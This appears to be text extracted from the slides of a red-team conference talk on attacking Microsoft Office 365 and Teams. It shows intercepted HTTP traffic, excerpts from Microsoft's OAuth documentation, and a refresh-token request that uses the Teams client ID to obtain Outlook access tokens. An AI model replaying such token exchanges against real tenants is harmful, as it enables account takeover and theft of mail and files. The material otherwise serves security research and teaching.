





TAKING A DUMP IN THE CLOUD

UNAME -A


- MELVIN «FLANGVIK» LANGVIK 
- C# AZURE DEVELOPER TURNED HACKER
- TARGETED OPERATIONS TRUSTEDSEC
- TWITCH STREAM, SH3LLCAST, YOUTUBE
- SHARPCOLLECTION, AMSI.FAIL, COBALTBUS, AZUREC2RELAY, BETTERSAFETYKATZ, SHARPROXYLOGON, SHARPEXFILTRATE, SHARPAPPLOCKER




ATTACKING MICROSOFT OFFICE 365



CONDITIONAL ACCESS



TEAMS BEHIND THE SCENE



Response

Pretty Raw Hex Render


JWT TOKEN

```

1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-
3 Pragma: no-cache
4 Content-Type: application/javascript
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OPI OPTi"
9 client-request-id: 3c3f3590-4e4406dd-c7
10 x-ms-request-id: 4e4406dd-c7
11 x-ms-ests-server: 2.1.13156.1
12 x-ms-clitelem: 1,0,0,234381.0503,
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=

```

NOT A JWT
TOKEN




[Docs](#) / [Azure](#) / [Active Directory](#) / [Develop](#) /



Microsoft identity platform and OAuth 2.0 On-Behalf-Of flow

Article • 06/02/2022 • 15 minutes to read • [20 contributors](#)



The OAuth 2.0 On-Behalf-Of flow (OBO) serves the use case where an application invokes a service/web API, which in turn needs to call another service/web API. The idea is to propagate the delegated user identity and permissions through the request chain. For the middle-tier service to make authenticated requests to the downstream service, it needs to secure an access token from the Microsoft identity platform, on behalf of the user.

Warning

Don't attempt to validate or read tokens for any API you don't own, including the tokens in this example, in your code. Tokens for Microsoft services can use a special format that will not validate as a JWT, and may also be encrypted for consumer (Microsoft account) users. While reading tokens is a useful debugging and learning tool, do not take dependencies on this in your code or assume specifics about tokens that aren't for an API you control.



Success response example

The following example shows a success response to a request for an access token for the <https://graph.microsoft.com>  web API.


JSON

 Copy

```
{
  "token_type": "Bearer",
  "scope": "https://graph.microsoft.com/user.read",
  "expires_in": 3269,
  "ext_expires_in": 0,
  "access_token": "eyJ0eXAiOiJKV1QiLCJub25jZSI6IkpFRQUJBQUFBQUFCbmZpRy1tQTZOVGF1N0NkV1c3UWZkQ0NDYy0tY0hG.",
  "refresh_token": "OAAQABAAAAABnfiG-mA6NTae7CdWW7QfdAALzDWjw6qSn4GUDfxWzJDZ6lk9qRw4An{a lot of characters}"
}
```

The above access token is a v1.0-formatted token for Microsoft Graph. This is because the token format is based on the **resource** being accessed and unrelated to the endpoints used to request it. The Microsoft Graph is setup to accept v1.0 tokens, so the Microsoft identity platform produces v1.0 access tokens when a client requests tokens for Microsoft Graph. Other apps may indicate that they want v2.0-format tokens, v1.0-format tokens, or even proprietary or encrypted token formats. Both the v1.0 and v2.0 endpoints can emit either format of token - this way the resource can always get the right format of token regardless of how or where the token was requested by the client.

```
DiJsb2d1_&windows_api_version=2.0&7b*22access_token*22*3a*5
```



```

Retty  Raw  Hex
POST /common/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: fpc=AoRLC
x-ms-gateway-slic
Accept: /*
Content-Type: application/x-www-form-urlencoded
Client-Request-Id: cee41235-73ca-4141-a9a3-2489986f6ab9
Return-Client-Request-Id: true
Th-Aad-Device-Family: 3
Th-Aad-Env-Id: 10.0.19041.1387
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36 Edge/18.19044
Content-Length: 3282
Cache-Control: no-cache
X-Ms-RefreshTokenCredential: NA
Connection: close

```

```


ey
3a
PZ
ld
pM
2O
xz
od
fQ
RZ
3Q
NZ
XT
xS
zM
IS
GY
wb
5Y
wO
2R
6Q
tc
nS
lU
5a
ET
LU
ta
aN
Qb
nc
4Nz12NC1s1mF1ZC1F1mxyZC1m1m1ny31vc1mdG5mbG1pZ5hjb2U1tQ.NpPG2a_AXCF-uRecUqr0DKG4LT9S5LYQCZWDRWGB
jRo&client info=1&windows api version=1.0

```

	Pretty	Raw	Hex	Render
16	Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly			
17	Date: Fri, 08 Jul 2022 12:58:19 GMT			
18	Connection: close			
19	Content-Length: 4879			



TEAMS FUNCTIONALLY



TEAMS FUNCTIONALLY

The image displays two side-by-side screenshots of the Microsoft Teams application interface. The left screenshot shows the 'Files' tab, which is integrated with OneDrive. It features a left-hand navigation pane with icons for Activity, Chat, Teams, Calendar, Calls, and Files. The main content area shows the OneDrive interface with options to 'New', 'Upload', 'Sync', or 'Open in OneDrive'. A list of files is visible, including 'October 14, 2021', 'February 8, 2021', 'February 13, 2021', 'January 12, 2021', and 'April 24'. The right screenshot shows the 'Calendar' tab. It also has a similar left-hand navigation pane. The main content area displays a calendar for July 2022. The current view shows the 18th (Monday), 19th (Tuesday), and 20th (Wednesday). A 'PTO' (Paid Time Off) event is scheduled for Sunday, July 17th, spanning into the 18th. The calendar interface includes a search bar at the top and a 'Today' button.

AUTH USING REFRESH TOKEN

LOGIN.MICROSOFTONLINE.COM

POST COMMON/OAUTH2/TOKEN

```
RESOURCE=HTTPS://OUTLOOK.OFFICE365.COM  
CLIENT_ID=1FEC8E78-BCE4-4AAF-AB1B-5451CC38726  
GRANT_TYPE=REFRESH_TOKEN  
REFRESH_TOKEN=0.AJMGVMNDUILC  
SCOPE=OPENID
```

```
{  
  "TOKEN_TYPE":"BEARER",  
  "SCOPE":"<LIST OF PERMISSIONS>",  
  "RESOURCE":"HTTPS://OUTLOOK.OFFICE365.COM/",  
  "ACCESS_TOKEN":"EYJ0EXA10IJKV1QILCJUB25J...",  
